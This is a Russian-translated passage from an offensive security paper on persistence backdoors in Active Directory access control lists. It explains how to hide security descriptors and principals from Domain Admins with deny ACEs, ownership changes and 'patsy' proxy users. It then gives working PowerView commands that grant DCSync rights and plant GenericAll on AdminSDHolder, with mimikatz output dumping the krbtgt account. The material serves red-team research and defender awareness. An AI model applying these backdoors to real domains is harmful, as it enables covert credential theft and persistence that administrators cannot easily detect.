
Stealth Primitive - Скрытие дескриптора безопасности

Помните предыдущую разбивку монитора ссылок безопасности (SRM) и «канонический» порядок оценки ACE:

1. Откровенно ОТКАЗАТЬ
2. Явное РАЗРЕШЕНИЕ
3. Унаследованный DENY
4. Унаследовано ALLOW


Поскольку явные правила DENY имеют приоритет над явными разрешениями, это дает нам возможность предотвратить перечисление нашего вредоносного дескриптора безопасности даже такой группой с повышенными правами, как «Администраторы домена». Также помните, что владельцы объектов неявно имеют права GenericAll на любой объект, которым они владеют. Это заменяет любые явные ACE в DACL. Поскольку объекты могли быть созданы очень привилегированными группами, от которых мы пытаемся скрыть DACL, мы не можем забыть также изменить владельца объекта. Кроме того, помните, что право WriteOwner (неявное в GenericAll) означает, что принципалы могут ПРИНИМАТЬ владение объектами, то есть они могут изменять право собственности только на себя. Принципалы не могут «передавать» владение другим принципалам (если у принципалов также есть SE_RESTORE_PRIVILEGE, то есть).

Таким образом, подход к скрытию DACL объекта от расширенного перечисления учетных записей включает: а) изменение владельца объекта на принципала, контролируемого злоумышленником, а затем б) добавление явного ACE к целевому объекту, который запрещает принципалу «Все» (SID: S-1-1-0) RIGHT_READ_CONTROL (также известный как право «Разрешения на чтение»). Вот как объект будет выглядеть в оснастке MMC Active Directory - пользователи и компьютеры (ADUC):



Вверху: при нажатии на вкладку «Безопасность» на объекте пользователя в ADUC отображается указанное выше предупреждение, информирующее пользователя о том, что у него нет разрешения на просмотр разрешений для объекта.

Вот как будет выглядеть перечисление DACL в контексте «Администраторы домена»:



Вверху: владелец объекта скрыт от пользователя-администратора домена вместе с ACE, составляющими пользовательский DACL.

```
Administrator: Windows PowerShell
PS C:\Users\administrator\Desktop> . .\PowerView.ps1
PS C:\Users\administrator\Desktop> whoami
contoso\administrator
PS C:\Users\administrator\Desktop> net user administrator /domain
The request will be processed at a domain controller for domain contoso.com.

User name           Administrator
Full Name          Built-in account for administering the computer/domain
Comment            User's comment
User's comment
Country/region code 000 (System Default)
Account active     Yes
Account expires    Never

Password last set 6/20/2017 12:24:34 AM
Password expires   8/1/2017 12:24:34 AM
Password changeable 6/21/2017 12:24:34 AM
Password required   Yes
User may change password Yes

Workstations allowed A11
Logon script
User profile
Home directory
Last logon        7/13/2017 8:06:54 AM
Logon hours allowed A11

Local Group Memberships      *Administrators
Global Group memberships     *Group Policy Creator *Domain Admins
                             *Schema Admins      *Enterprise Admins
                             *Domain Users

The command completed successfully.


PS C:\Users\administrator\Desktop> Get-DomainObjectACL -Identity jfrank
PS C:\Users\administrator\Desktop> -
```

Вверху: при запуске PowerView из контекста «Администратор домена» все еще не удается найти пользователя «jfrank».

Стелс-примитив - Скрытие принципала

Другой примитив скрывает принципала / опекуна, указанного в дескрипторе безопасности для объекта. Даже если повышенный пользователь может восстановить право собственности на управляемый объект, как в предыдущем примере, мы все равно можем скрыть самого принципала, не позволяя защитнику легко обнаружить, кто на самом деле владеет правами указано в ACE.


Рассмотрим подразделение под названием «Невидимые объекты», содержащее пользователя с именем «Невидимый пользователь». После первоначального создания этого подразделения и пользователя администратор может легко увидеть существование пользователя в ADUC:



Вверху: ADUC отображает содержимое OU «Invisible Objects»: один пользователь называется «Invisible User».


«Скрыть» принципала немного сложнее, чем предотвратить перечисление конкретного объекта DACL:

1. Измените явного владельца принципала на злоумышленника или учетную запись контролируемую злоумышленником, из-за проблем владения, описанных ранее.
2. Предоставить явный контроль принципалу самому себе или другому контролируемому принципалу.
3. В организационной единице (OU), которая содержит этого участника, deny RIGHT_DS_LIST_CONTENTS («Право перечислять все дочерние объекты объекта, если объект является типом контейнера»).



Вверху: владелец «Invisible User» был установлен на себя, и был добавлен новый явный ACE «Deny», запрещающий «Всем» полный контроль над пользователем (то есть: никаких привилегий).


Причина для шага 3 выше заключается в том, что если права запрета реализованы для принципала, любой пользователь, который фактически имеет права LIST_CONTENTS в контейнере (чаще всего в OU), который содержит принципала, пользователь все равно может перечислить принципала, хотя он будет отображаться в ADUC следующим образом:



Вверху: при просмотре ADUC с использованием учетной записи администратора домена объект пользователя «Невидимый пользователь» отображается как объект типа «Неизвестный».


Теперь администратор может легко увидеть существование этого странного объекта «неизвестного» типа в структуре OU. Когда привилегированный пользователь пытается просмотреть объект в ADUC, в окне свойств объекта отображается следующий текст: «Не удалось отобразить объект доменных служб Active Directory. Невозможно просмотреть атрибут или значение. Возможно, у вас нет разрешения на просмотр этого объекта». Затем, если администратор попытается просмотреть вкладку «Безопасность» пользователя, всплывающее окно сообщит пользователю, что «У вас нет разрешения на просмотр текущих настроек разрешений для <имя пользователя>». Невозможно определить, есть ли у вас разрешение на внесение изменений. Изменения разрешений будут разрешены, но нельзя гарантировать, что изменения будут успешно применены». Наконец, при просмотре GUI дескриптора безопасности и DACL администратору будет представлено пустое неинформативное представление прав этого пользователя; однако администратор сохраняет возможность изменять или заявлять права собственности на объект с помощью привилегий SeTakeOwnership и SeBackupRestore.

Чтобы более эффективно скрыть существование объекта, нам нужно добавить ACE к контейнеру, которому принадлежит этот объект: в этом примере это OU «Invisible Objects». Если группе «Все» отказано в возможности отображать содержимое этого подразделения, подразделение будет фактически отображаться пустым как в графическом интерфейсе пользователя, так и через LDAP.



Вверху: в подразделение «Невидимые объекты» добавляется новый элемент управления доступом типа «Запрет», который блокирует возможность для всех в домене просматривать содержимое подразделения.

Теперь защитник не сможет легко идентифицировать существование невидимого объекта пользователя ни через ADUC, ни через LDAP:



Вверху: администратор, работающий с ADUC, пытается перечислить содержимое OU «Invisible Users», но OU кажется пустым.

Таким образом, злоумышленник может убедить защитников в том, что принципал безопасности - это некий тип остатка, который следует игнорировать.

Стелс-примитив - пользователь «Пэтси»

Еще один подход включает в себя пользователя, которого мы называем «простодушным» (или «прокси») пользователем. Вместо того, чтобы использовать учетную запись злоумышленника в качестве принципала, а затем пытаться скрыть эту учетную запись от защитников, злоумышленник может использовать учетную запись, которую он контролирует, в качестве принципала во вредоносной ACE. Злоумышленник может реализовать любой из злонамеренных ACE для самого patsy-пользователя, чтобы гарантировать будущий захват учетной записи, а затем эта учетная запись может быть установлена как основная в «фактическом» вредоносном ACE. Это вынуждает защитников, даже если они даже могут найти последний бэкдор ACE, обходить цепочки отношений контроля, чтобы отсортировать эффективный доступ.

Этот подход также может выходить за рамки одного пользователя. Злоумышленник может реализовать многочисленные цепочки ACE, ориентированные на управление, которые завершаются пользователем, установленным в качестве принципала для фактического объекта, который нас интересует. Хотя BloodHound может восстанавливать эти типы отношений, эта задача нетривиальна с использованием других текущих наборов инструментов.

Примеры использования бэкдора

Теперь давайте соберем все вместе и покажем, как все эти части можно использовать для создания интересных бэкдоров AD DACL. Вот обзор рассмотренных нами примитивов:

- Мы знаем, какие конкретные ACE для каких типов объектов могут привести к захвату объекта.
- Мы можем скрыть / усложнить перечисление дескриптора безопасности объекта даже от пользователей в повышенных контекстах (например, «Администраторы домена»).
- Мы можем скрыть / скрыть участника безопасности / доверительного управляющего таким образом, чтобы затруднить сортировку.
- Мы можем использовать одного или нескольких «простодушных» пользователей, чтобы усложнить возвращение цепочек управления отношениями ACE.

Шон Меткалф называет такой подход «хитрыми уловками сохранения устойчивости Active Directory⁵⁴» и закладывает некоторые основы, которые мы расширяем.

Посмотрим, что мы сможем построить!

Бэкдор DCSync

Как описано в разделе «Объекты домена» предыдущего раздела «Ориентация на конкретные объекты», DCSync - это реализация Бенджамином Делпи и Винсентом Ле Туком протокола репликации, используемого контроллерами домена для синхронизации данных. Это было полностью реализовано в наборе инструментов Mimikatz⁵⁵ и позволяет извлекать хэш пароля для любого пользователя в домене, учитывая, что контекст запрашивающего пользователя имеет права на извлечение этой информации. Многие в агрессивном сообществе считают, что для выполнения этой операции синхронизации необходимы права «Администратора домена / предприятия» или их эквиваленты. Тем не менее, это не так.

По сути, права DCSync сводятся к добавлению двух расширенных прав на сам объект домена, расположенных в корневом контексте именования «DC = domain, DC = local». Двумя расширенными правами являются DS-Replication-Get Changes⁵⁶ (GUID: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2) и DS-Replication-Get-Changes-All⁵⁷ (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2). Эти права по умолчанию предоставляются «Администраторам домена предприятия» и «Контроллерам домена⁵⁸». Шон Меткалф описывает эти права на странице 60 своей книги «Красный против синего: современные атаки и защита Active Directory⁵⁹», на DerbyCon 2015.

Поскольку права на репликацию зависят от этих двух ACE на самом доменном объекте, а не от членства в группах или других критериев, наш первый бэкдор является относительно простым. Злоумышленник просто добавляет эти две записи ACE с расширенным правом к объекту домена

⁵⁴ <https://adsecurity.org/?p=1929>

⁵⁵ <https://github.com/gentilkiwi/mimikatz>

⁵⁶ [https://msdn.microsoft.com/en-us/library/ms684354\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms684354(v=vs.85).aspx)

⁵⁷ [https://msdn.microsoft.com/en-us/library/ms684355\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms684355(v=vs.85).aspx)

⁵⁸ <https://redmondmag.com/articles/2001/01/01/active-directory-data-guarding-the-family-jewels.aspx>

⁵⁹ <http://dansolutions.com/wp-content/uploads/2015/10/DerbyCon-2015-Metcalf-RedvsBlue-ADAttackAndDefensePresented-Final.pdf>

для принципала / доверенного лица, которым злоумышленник уже управляет, и указанный принципал может получить пароль ЛЮБОГО пользователя в домене по своему желанию.

PowerView уже использует это в качестве оружия с помощью функции **Add-DomainObjectAcl** с параметром **-Rights DCSync**:

The screenshot shows two windows side-by-side. The left window is a PowerShell session titled 'Administrator: Windows PowerShell' with the command:

```
PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=testlab,DC=local" -PrincipalIdentity harmj0y -Rights DCSync
```

The right window is a terminal window titled 'mimikatz 2.1.1 x64 (oe.eo)' running on a Microsoft Windows Version 6.3.9600 system. It displays the following mimikatz session:

```
mimikatz 2.1.1 x64 (oe.eo)
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Temp
C:\Temp>whoami
testlab\harmj0y
C:\Temp>mimikatz.exe
. #####. mimikatz 2.1.1 <x64> built on Jun 18 2017 18:46:28
.## ^ ##. "A La Vie, A L'Amour"
## / > ## /* * */
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## v ## http://blog.gentilkiwi.com/mimikatz
'#####' with 21 modules * * */

mimikatz # lsadump::dcsync /user:TESTLAB\krbtgt
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\krbtgt' will be the user account
ERROR kuhl_m_lsadump_dcsync : GetNCChanges: 0x000020f7 <8439>

mimikatz # lsadump::dcsync /user:TESTLAB\krbtgt
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server
[DC] 'TESTLAB\krbtgt' will be the user account
Object RDN : krbtgt
** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 < USER_OBJECT >
User Account Control : 00000202 < ACCOUNTDISABLE NORMAL_ACCOUNT >
Account expiration :
Password last change : 3/5/2017 5:48:29 PM
Object Security ID : S-1-5-21-883232822-274137685-4173207997-502
Object Relative ID : 502
```

*Вверху: использование функции PowerView **Add-DomainObjectAcl** для добавления двух ACE, необходимых для привилегий DCSync, к объекту корневого домена с «*damagej0y*» в качестве участника. Первая выделенная попытка выполнения DCSync завершается неудачно, затем права добавляются в верхнем окне с помощью PowerView, а вторая выделенная попытка DCSync завершается успешно.*

AdminSDHolder

AdminSDHolder⁶⁰ - это специальный объект Active Directory, расположенный по адресу

CN = AdminSDHolder, CN = System, DC = домен, DC = com. Заявленная цель этого объекта - защитить определенные привилегированные учетные записи от непреднамеренного изменения дескриптора безопасности. Каждые 60 минут специальная фоновая задача AD под названием SDProp (распространитель дескриптора безопасности) рекурсивно перечисляет членство для определенного набора защищенных групп, проверяет списки управления доступом для всех обнаруженных учетных записей и клонирует дескриптор безопасности объекта AdminSDHolder для любых защищенных объектов, с другим дескриптором безопасности. Любая учетная запись / группа, которая является (или когда-то была) частью защищенной группы, имеет свойство «adminCount», равное 1, даже если объект перемещен из этой защищенной группы. Однако,

⁶⁰ <https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx>

согласно Microsoft⁶¹, просто установить для свойства adminCount значение 1 недостаточно для срабатывания защиты AdminSDHolder. Для получения дополнительной информации об AdminSDHolder и SDProp см. Сообщение Шона Меткалфа на эту тему⁶² или техническую спецификацию AD⁶³.

Одним из последствий этой защиты AdminSDHolder / SDProp является то, что при изменении каких-либо дескрипторов безопасности для защищенных групп, таких как «Администраторы домена» или «Администраторы предприятия», шаблон дескриптора безопасности для этих учетных записей будет сброшен в течение 60 минут. Если вредоносный ACE обнаружен защитниками отдельной защищенной группы или пользователя, скажем, конкретным пользователем в разделе «Администраторы домена», и защитники удаляют вредоносный ACE, он будет повторно клонирован. Однако это дает злоумышленникам еще одну возможность: если какие-либо ACE изменены для самого объекта AdminSDHolder, эти разрешения будут клонированы для всех защищенных пользователей / групп в течение 60 минут. Шон Меткалф подробно описал этот объект в своей презентации «Красный против синего: современные атаки и защита Active Directory⁶⁴» на DerbyCon 2015 на слайдах 51-53, а Филипп Бионди и Джоффри Чарни также подробно рассказали об этом бэкдор-подходе в своем выступлении в Black Hat Arsenal в 2015 году «ACTIVE» СПРАВОЧНИК: Миф или реальность⁶⁵» на слайдах 15-18. Это примитив атаки, который авторы исследовали ранее⁶⁶, но мы добавим дополнительный примитив скрытности, чтобы расширить этот подход.

Чтобы реализовать бэкдор, злоумышленник сначала выбирает описанный тип права захвата учетной записи / группы (GenericWrite, GenericAll, User-Force-Change-Password, WriteMembers и т. д.) И добавляет это право в CN = AdminSDHolder, CN = System, DC = domain, DC = com object. For our example, we will use GenericAll:

The screenshot shows a Windows PowerShell window titled "Administrator: Windows PowerShell". The command history and output are as follows:

```
PS C:\Users\dfm.a\Desktop> $UserId = Convert-NameToSid badguy
PS C:\Users\dfm.a\Desktop> Get-DomainObjectAcl da -ResolveGuids | ? {$_._SecurityIdentifier -eq $UserId}
PS C:\Users\dfm.a\Desktop> Get-DomainUser da -Properties objectsid,samaccountname,memberof | fl
objectsid      : S-1-5-21-883232822-274137685-4173207997-1119
memberof       : CN=Domain Admins,CN=Users,DC=testlab,DC=local
samaccountname : da

PS C:\Users\dfm.a\Desktop> Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=testlab,DC=local" -PrincipalIdentity badguy -Rights All
```

The last command, `Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=testlab,DC=local" -PrincipalIdentity badguy -Rights All`, is highlighted with a red rectangle.

⁶¹ <https://blogs.technet.microsoft.com/askds/2009/05/07/five-common-questions-about-adminsdholder-and-sdprop/>

⁶² <https://adsecurity.org/?p=1906>

⁶³ [MS-ADTS] 3.1.1.6.1 “AdminSDHolder”. <https://msdn.microsoft.com/en-us/library/dd240052.aspx>

